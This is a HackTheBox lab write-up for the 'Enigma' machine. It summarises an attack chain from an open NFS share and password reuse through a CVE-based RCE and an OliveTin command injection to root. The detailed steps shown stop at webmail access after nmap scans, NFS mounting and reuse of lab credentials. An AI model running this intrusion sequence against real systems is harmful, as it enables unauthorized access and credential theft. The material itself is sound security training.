Write Up — ENIGMA Machine

HackTheBox · Intrusion and privilege-escalation report

SUMMARY

Machine	Enigma
IP	10.129.60.174
Difficulty	Easy
Goals	User flag (haris) and root user flag
Entry vector	Publicly exported NFS → onboarding credentials → webmail → OpenSTAManager panel → RCE (CVE-2026-38751)
Privilege escalation	Command injection in OliveTin (process running as root)

The Enigma machine exposes a misconfigured NFS service that lets any IP mount a share containing an employee's onboarding file and credentials. Those credentials grant access to the webmail, where an email thread and password reuse lead to the OpenSTAManager 2.9.8 admin panel, vulnerable to RCE (CVE-2026-38751). From the reverse shell, database credentials are recovered, the hash of user haris is cracked (user flag), and finally the OliveTin service —running as root with an unsanitized parameter— allows command injection to obtain the root flag.

Attack path

- **1. Reconnaissance:** 8 open ports (SSH, HTTP, POP3/IMAP(S), rpcbind, NFS).
- **2. Open NFS:** mounting /srv/nfs/onboarding → Kevin's credentials.
- **3. Webmail:** Kevin login → Sarah's email → password reuse → Sarah's account → admin panel URL.
- **4. OpenSTAManager 2.9.8:** admin login → RCE CVE-2026-38751 → reverse shell.
- **5. Post-exploitation:** config.inc.php → MySQL credentials → zz_users table → haris hash → cracking (bestfriends).
- **6. Lateral movement:** su haris → user flag.
- **7. Privilege escalation:** OliveTin (port 1337, root process) → injection into db_pass → execution as root → final flag.

Discovered credentials and assets

Credential / Asset	Value	Source
kevin (webmail)	Enigma2024!	Onboarding file (NFS)
sarah (webmail)	Enigma2024! (reused)	Email / password reuse
admin (OpenSTAManager)	Ne3s4rtars78s	Email to Sarah
brollin (MySQL)	config.inc.php	Configuration file
haris (system)	bestfriends	Cracked zz_users hash
root	OliveTin injection	OliveTin process running as root

Exploited weaknesses

Weakness	Component	Impact
NFS exported to all IPs (*)	NFS (port 2049) + rpcbind (111)	Leak of the onboarding file with credentials
Password reuse	Webmail (Kevin → Sarah)	Email access and panel discovery
CVE-2026-38751 (arbitrary file upload)	OpenSTAManager 2.9.8	Remote command execution (RCE)
Cleartext credentials	config.inc.php	Access to the MySQL database
Crackable bcrypt hash	zz_users table (rockyou)	haris user password
Unsanitized parameter in root service	OliveTin (port 1337)	Command injection → root

Step 1.1: Verifying connectivity with the target

CONTEXT

We check connectivity with the target before active reconnaissance.

```
ping -c 4 10.129.60.174
```

EVIDENCE




Figure 1.1.1. Connectivity check with ping to the target

CONCLUSION

There is real connectivity with the target; we proceed with reconnaissance.

Step 1.2: Port scan with nmap

CONTEXT

We discover the target's open services and ports.

```
nmap -sS 10.129.60.174 -T5
```

- **-sS:** SYN scan; for now we only need services and ports, not versions.
- **-T5:** faster scan speed.

EVIDENCE




Figure 1.2.1. Port scan with nmap (-sS -T5)

CONCLUSION

We find **8 open TCP ports**: 22, 80, 110, 111, 143, 993, 995 and 2049, running SSH, HTTP, POP3, rpcbind, IMAP, IMAPS, POP3S and NFS respectively.

Step 1.3: Version and script scan with nmap

CONTEXT

We obtain service versions and extra information using nmap's default scripts.

```
nmap -sV 10.129.60.174 -p 22,80,110,111,143,993,995,2049 -sC -T5
```

- **-sV:** version detection (useful to find version-specific vulnerabilities).
- **-p:** the ports found previously.
- **-sC:** nmap default scripts for extra information.
- **-T5:** faster scan speed.

EVIDENCE

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.129.60.174 -p 22,80,110,111,143,993,995,2049 -T5 -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-17 15:45 EDT
Nmap scan report for 10.129.60.174
Host is up (0.19s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp   open  http     nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://enigma.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
110/tcp  open  pop3     Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE CAPA RESP-CODES UIDL PIPELINING STLS TOP SASL
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_ssl-date: TLS randomness does not represent time
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      39549/udp   mountd
|   100005  1,2,3      51197/tcp6  mountd
|   100005  1,2,3      53630/udp6  mountd
|   100005  1,2,3      60907/tcp   mountd
|   100021  1,3,4      35009/tcp   nlockmgr
|   100021  1,3,4      36846/udp6  nlockmgr
|   100021  1,3,4      42186/udp   nlockmgr
|   100021  1,3,4      46171/tcp6  nlockmgr
|   100024  1          46855/tcp6  status
|   100024  1          47694/udp6  status
|   100024  1          54042/udp   status
|   100024  1          54545/tcp   status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
143/tcp  open  imap     Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_imap-capabilities: ENABLE have STARTTLS IMAP4rev1 post-login ID IDLE listed OK LOGIN-REFERRALS Pre-login LITERAL+ capabilities LOGINDISABLEDA0001 SASL-IR more
|_ssl-date: TLS randomness does not represent time
993/tcp  open  ssl/imap Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: ID have IMAP4rev1 post-login AUTH=PLAINA0001 IDLE listed OK LOGIN-REFERRALS Pre-login LITERAL+ capabilities ENABLE SASL-IR more
```

Figure 1.3.1. Version and script scan with nmap (-sV -sC) — services

```
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: ID have IMAP4rev1 post-login AUTH=PLAINA0001 IDLE listed OK LOGIN-REFERRALS Pre-login LITERAL+ capabilities ENABLE SASL-IR more
995/tcp  open  ssl/pop3 Dovecot pop3d
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_pop3-capabilities: AUTH-RESP-CODE CAPA RESP-CODES UIDL PIPELINING USER TOP SASL(PLAIN)
|_ssl-date: TLS randomness does not represent time
2049/tcp open  nfs_acl  3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.96 seconds
```

Figure 1.3.2. Version and script scan with nmap (-sV -sC) — continued

CONCLUSION

- **22 (SSH):** OpenSSH 9.6p1, with public/private key authentication.
- **80 (HTTP):** nginx 1.24.0, redirecting to http://enigma.htb (domain to add to /etc/hosts; also confirmed via IMAP).
- **110/995 (POP3/POP3S) and 143/993 (IMAP/IMAPS):** a managed, externally reachable mail infrastructure; attackable with credentials.
- **111 (rpcbind):** first information leak; exposes internal services, most notably NFS.
- **2049 (NFS):** the critical port; the misconfigured rpcbind suggests inspecting NFS directly.

Note: none of the versions have known critical vulnerabilities on their own; the likely vector is the NFS configuration.

Step 2.1: Adding the enigma.htb domain to /etc/hosts

CONTEXT

We add the enigma.htb domain to /etc/hosts so it resolves to the target's IP.

```
sudo nano /etc/hosts
```

EVIDENCE




Figure 2.1.1. Adding the enigma.htb domain to /etc/hosts

CONCLUSION

The enigma.htb domain now resolves correctly to the target.

Step 2.2: Discovering NFS exported shares

CONTEXT

Before browsing the website, we enumerate the mountable NFS shares.

```
showmount -e 10.129.60.174
```

- **showmount:** lists the mounts available over NFS.
- **-e:** shows the export list (/etc/exports).

EVIDENCE




Figure 2.2.1. NFS exported shares (showmount -e)

CONCLUSION

There is an exported directory with a `*`, meaning **any IP** with access to the service can mount it. Next we mount it to review its contents.

Step 2.3: Mounting the NFS share and reading the onboarding

CONTEXT


We mount the exported share and review the file it contains.

```
mkdir /tmp/temporal
sudo mount -t nfs <IP>:/srv/nfs/onboarding /tmp/temporal
ls /tmp/temporal
```

EVIDENCE



Figure 2.3.1. Mounting the NFS share and listing the onboarding file



Enigma Corp

IT Department - New Employee System Access

Employee:	Kevin Mitchell
Department:	Operations
Provisioned by:	IT Department
Date:	2024-03-01

Webmail Access

URL:	http://mail001.enigma.htb
Username:	kevin
Password:	Enigma2024!

Please change your password upon first login.

For support contact: it@enigma.htb

This document contains confidential internal information intended solely for the recipient.
Unauthorized access, disclosure, or distribution is strictly prohibited.

Generated automatically by Enigma Corp Identity Management System.

Figure 2.3.2. Onboarding file contents (employee credentials)

CONCLUSION

The file is a **new-employee onboarding** document and exposes their **username and password**, plus the URL of the mail service.

Step 3.1: Registering the webmail and accessing the inbox (Kevin)

CONTEXT

We add the webmail host to /etc/hosts and log in with the credentials from the onboarding file.

```
sudo nano /etc/hosts
```

EVIDENCE




Figure 3.1.1. Adding the webmail host to /etc/hosts




Figure 3.1.2. Access to the webmail inbox (Kevin)

CONCLUSION

We reach the user's inbox, where an email from **Sarah** stands out.

Note: access via IMAP would also be possible; the URL is used for convenience and clarity.

Step 3.2: Sarah's email and user pivot

CONTEXT

We review the contents of the received email.

EVIDENCE




Figure 3.2.1. Email from Sarah revealing a second user

CONCLUSION

The email reveals a recent account access and the existence of another user, **Sarah**, against whom we can try to authenticate.

Step 3.3: Accessing Sarah's account and finding the admin panel

CONTEXT

We don't know Sarah's password, but before brute forcing we try Kevin's default password in case it was reused.

- **Username:** sarah
- **Password:** Enigma2024!

EVIDENCE




Figure 3.3.1. Access to Sarah's account by reusing the password

